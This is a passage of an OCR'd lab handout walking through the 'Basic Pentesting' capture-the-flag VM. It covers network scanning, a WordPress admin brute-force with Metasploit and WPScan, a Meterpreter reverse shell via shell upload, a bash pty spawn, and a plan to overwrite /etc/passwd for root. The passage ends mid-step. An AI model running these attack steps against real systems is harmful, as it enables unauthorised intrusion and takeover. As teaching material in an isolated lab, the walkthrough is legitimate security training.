
Lab – Basic Pentesting

Topology



Objectives

This challenge and get started with penetration testing or capture the flag (CTF).

Background / Scenario

The goal is to obtain root.

Required Resources

- Host computer
- Internet connection
- Four virtual machines:

Virtual Machine	IP address	Username	Password
Kali	DHCP	root	toor

Part 1: Scanning


First step is to find the target machine. We'll accomplish this through **`netdiscover`** or **`arp-scan`** which broadcasts ARP packets and prints any responses.

Step 1: Find network setting

a. Launch VNC Viewer to access Kali desktop. Use login **`root`** and password **`toor`** to access.

b. Using Terminal find own IP setting.

```
root@kali:~# ifconfig -a
```




```
root@kali:~# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.4  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::94e8:c1b4:c52d:d1ea  prefixlen 64  scopeid 0x20<link>
        ether 50:00:00:03:00:00  txqueuelen 1000  (Ethernet)
        RX packets 419  bytes 548829 (535.9 KiB)
        RX errors 0  dropped 13  overruns 0  frame 0
        TX packets 216  bytes 17221 (16.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 2: Discovery hosts and services

a. Scan the network using **`netdiscover`**

```
root@kali:~# netdiscover -r 192.168.1.0/24
```



```
root@kali:~# netdiscover -r 192.168.1.0/24

 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 162
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.2     aa:bb:cc:00:02:00      1      60  Unknown vendor
 192.168.1.3     50:00:00:04:00:00      1      42  Unknown vendor
 192.168.1.1     ca:01:cb:66:00:1c      1      60  Unknown vendor
```

Step 3: Next step is to determine what ports are open using nmap.

a. Found 3 machines, now to figure out which is our target using **`nmap -A 192.168.1.0/24`** (this option will give us ports and OS info). Copy/paste the full results into OneNote for reference. Only in lab environment we now that interesting host is 192.168.1.3.

```
root@kali:~# nmap -sS -A -p- -T4 -oN /root/Desctop/ScanList.txt 192.168.1.3
```


The last command might look a little bit frightening but let explain what it does:

-sS: this is just specifying the type of scan to do, in this case, we are going to be doing a SYN scan.

-A: to enable OS and version detection for the services.

-p-: to scan all 65535 TCP ports.

-oN: to specify an output file for the results of the scan. Nmap create `txt` file on Desktop.



```
Nmap scan report for 192.168.1.3
Host is up (0.00054s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```


Keep this short in the interest of space.

21/tcp open ftp ProFTPD 1.3.3c

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2

80/tcp open http Apache httpd 2.4.18 (Ubuntu)

b. Check out 192.168.1.3 in a web browser. Visiting the site shows a default Apache page.



It works!


This is the default web page for this server.

The web server software is running but no content has been added, yet.

Step 4: Start discovery web server using `nikto` or `dirb` scan

a. Now let's probe the server using **`nikto`**

```
root@kali:~# nikto --host=http://192.168.1.3
```




```
root@kali:~# nikto --host=http://192.168.1.3
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.3
+ Target Hostname:    192.168.1.3
+ Target Port:        80
+ Start Time:         2019-04-15 14:10:46 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0xb1 0x55e1c7758dcdb
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to pr
tect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
he content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ Uncommon header 'link' found, with contents: <http://vtcsec/secret/index.php/wp-json/>;
el="https://api.w.org/"
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7535 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2019-04-15 14:11:00 (GMT-4) (14 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

b. (Option) Probe the server using **`dirb`**

```
dirb http://192.168.1.3
-----------------
DIRB v2.22
By The Dark Raver
-----------------
START_TIME: Thu Jan 4 10:04:04 2018
URL_BASE: http://192.168.1.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.3/ ----
+ http://192.168.1.3/index.html (CODE:200|SIZE:177)
==&gt; DIRECTORY: http://192.168.1.3/secret/
+ http://192.168.1.3 /server-status (CODE:403|SIZE:297)
```

Step 5: Scanning suggest that at /secret/ is a wordpress site.

a. Utility **`nikto`** find a directory called **`secret/`** and open it in browser. We find that it is made of wordpress. This includes a **`/secret/`** directory that "might be interesting". Let's check that out in the browser – it's a WordPress blog.



Skip to content
My secret blog

My secret blog

Just another WordPress site


Scroll down to content

Posts

Part 2: Get access to sever

Step 1: Access to wordpress site

a. We try to open the admin page but it wouldn't open. When we look at the address bar of the browser. We find that we need to open the admin page using domain name.



Problem loading page

vtcsec/secret/wp-login.php

Server not found


Firefox can't find the server at vtcsec.

- Check the address for typing errors such as ww.example.com instead of www.example.com
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to Web.

Now we add **`vtcsec`** to hosts file, the hosts file is in **`/etc/hosts`** folder. We add the ip-address of the VM and the domain name.

```
root@kali:~# nano /etc/hosts
root@kali:~# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.1.3     vtcsec
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

b. Now when we open the admin page we can access it. We find that the username is admin. We now brute force the password using this username.




Log In ‹ My secret blog ...

vtcsec/secret/wp-login.php

Step 2: Use metasploit

a. Use metasploit to brute force wordpress admin login.

```
root@kali:~#msfconsole
msf > use auxiliary/scanner/http/wordpress_login_enum
msf auxiliary(wordpress_login_enum) > set username admin
msf auxiliary(wordpress_login_enum) > set pass_file
/usr/share/wordlists/dirb/common.txt
msf auxiliary(wordpress_login_enum) > set targeturi /secret/
msf auxiliary(wordpress_login_enum) > set rhosts 192.168.1.3
msf auxiliary(wordpress_login_enum) > run
```



```
[+] /secret/ - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'admin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We find that the password to the admin panel is **admin**. Now we use username and password as **admin** to access the admin panel.

Step 3: (Option) Using WPScan to find wordpress admin login

a. So we have a Wordpress site, notorious for being vulnerable. First thing coming to mind is to try WPScan.

```
root@kali:~# wpscan --url http://192.168.1.2/secret/
```

The result of the scan shows four vulnerabilities:

WordPress 2.8.6–4.9—Authenticated JavaScript File Upload

WordPress 1.5.0–4.9—RSS and Atom Feed Escaping

WordPress 1.5.0–4.9—RSS and Atom Feed Escaping

WordPress 3.7–4.9—‘newbloguser’ Key Weak Hashing


The time to brute-force and hopefully get lucky.

```
root@kali:~# wpscan --url http://192.168.1.3/secret --enumerate u
[+] Identified the following 1 user/s:
    +----+-------+-------------------+
    | Id | Login | Name              |
    +----+-------+-------------------+
    | 1  | admin | admin - My secret |
```

b. Brute-force and hopefully get lucky.


```
root@kali:~# wpscan --url http://10.10.10.2/secret --enumerate u
[+] Identified the following 1 user/s:
    +----+-------+-------------------+
    | Id | Login | Name              |
    +----+-------+-------------------+
    | 1  | admin | admin - My secret |
```

The admin account is a valid user. You can observe this by typing in a random username in the login field. This is the errors you are given when trying an valid and invalid username:



ERROR: The password you entered for the username **admin** is incorrect. Lost your password?

http://192.168.1.3/secret/wp-login.php


ERROR: Invalid username. Lost your password?

http://192.168.1.3/secret/wp-login.php

c. Now let's see if we can get even luckier with brute-forcing the password.

```
root@kali:~# wpscan --url 192.168.1.3/secret --wordlist
/usr/share/wordlists/dirb/big.txt --threads 2
[+] Starting the password brute forcer
  [!] ERROR: We received an unknown response for login: admin and password:
admin
  Brute Forcing 'admin' Time: 00:03:52 <======================== > (20469 /
20470) 99.99%  ETA: 00:00:00
+----+-------+------------------+----------+
  | Id | Login | Name              | Password |
  +----+-------+------------------+----------+
  | 1  | admin | admin - My secret |          |
  +----+-------+------------------+----------+
```

At first glimpse it doesn't seem like we found a password, but there is an error message "We received an unknown response for login: `admin` and password: `admin`". To our relief; `admin`:`admin` is actually the username and password.


Part 3: Delivery Exploitation

Step 1: Use metasploit

a. With access to the admin WordPress account, we can now upload anything to the server and have it run. The goal was to get some sort of shell out of this, metasploit with a meterpreter shell being a very good candidate.

The following block of text shows loading the **`wp_admin_shell_upload`** module, setting the username, password, IP of the vulnerable machine, and targeturi (since WordPress is not located in /var/www/html).


```
root@kali:~#msfconsole
```



```
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(wp_admin_shell_upload) > set username admin
username => admin
msf exploit(wp_admin_shell_upload) > set password admin
password => admin
msf exploit(wp_admin_shell_upload) > set rhost vtcsec
rhost => vtcsec
msf exploit(wp_admin_shell_upload) > set targeturi /secret
targeturi => /secret
msf exploit(wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.4:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /secret/wp-content/plugins/UehWadxgMv/zSyu0BzXos.php...
[*] Sending stage (37543 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.4:4444 -> 192.168.1.3:46114) at 2019-04-15 19:43:13 -040
0
[+] Deleted zSyu0BzXos.php
[+] Deleted UehWadxgMv.php
```

b. If you've set the variables correctly, you should now be presented with a meterpreter shell. Now it's time to drop into a system command shell, spawn bash using python, and start checking for potential ways to achieve privilege escalation.

```
meterpreter > shell
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@vtcsec:/var/www/html/secret/wp-content/plugins/fCMAeDaBed$
```




```
meterpreter > shell
Process 1990 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@vtcsec:/var/www/html/secret/wp-content/plugins/UehWadxgMv$
```

Step 2: Change privilege


a. Once inside the box we check the privileges that we have and look for interesting files.

```
meterpreter > getuid
```



```
www-data@vtcsec:/var/www/html/secret/wp-content/plugins/UehWadxgMv$ exit
exit
exit
exit
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```


```
meterpreter > upload /usr/bin/unix-privesc-check
```



```
meterpreter > upload /usr/bin/unix-privesc-check
[*] uploading  : /usr/bin/unix-privesc-check -> unix-privesc-check
[*] uploaded   : /usr/bin/unix-privesc-check -> unix-privesc-check
meterpreter >
```

b. Change privilege and execute `unix-privesc-check`

```
meterpreter >shell
python -c 'import pty; pty.spawn("/bin/bash")'
```




```
meterpreter > shell
Process 2061 created.
Channel 2 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@vtcsec:/var/www/html/secret/wp-content/plugins/UehWadxgMv$ ls -l
ls -l
total 36
-rw-r--r-- 1 www-data www-data 36800 Apr 15 20:17  unix-privesc-check
```

c. Using unix-privesc-check script we can auto-magically check for privileges miss-configurations.

   `chmod +x ./unix-privesc-check`


   Using **`ls –l`** view change privilege for unix-privesc-check script.



```
www-data@vtcsec:/var/www/html/secret/wp-content/plugins/UehWadxgMv$ chmod +x ./unix-privesc-check
<ml/secret/wp-content/plugins/UehWadxgMv$ chmod +x ./unix-privesc-check
www-data@vtcsec:/var/www/html/secret/wp-content/plugins/UehWadxgMv$ ls -l
ls -l
total 36
-rwxr-xr-x 1 www-data www-data 36800 Apr 15 20:17 unix-privesc-check
```

d. Run unix-privesc-check script.


   `./unix-privesc-check standard`



```
www-data@vtcsec:/var/www/html/secret/wp-content/plugins/UehWadxgMv$ ./unix-privesc-check standard
<ml/secret/wp-content/plugins/UehWadxgMv$ ./unix-privesc-check standard
Assuming the OS is: linux
Starting unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

This script checks file permissions and other settings that could allow
local users to escalate privileges.

Use of this script is only permitted on systems which you have been granted
legal permission to perform a security assessment of.  Apart from this
condition the GPL v2 applies.

Search the output below for the word 'WARNING'.  If you don't see it then
```

e. Now, this machine has loose permissions for the **`passwd`** file. This allows us to download the passwd file to our machine, modify the root password and upload the modified version of the file replacing the original thus gaining root access.

   `download /etc/passwd /roo/Desktop/passwd`

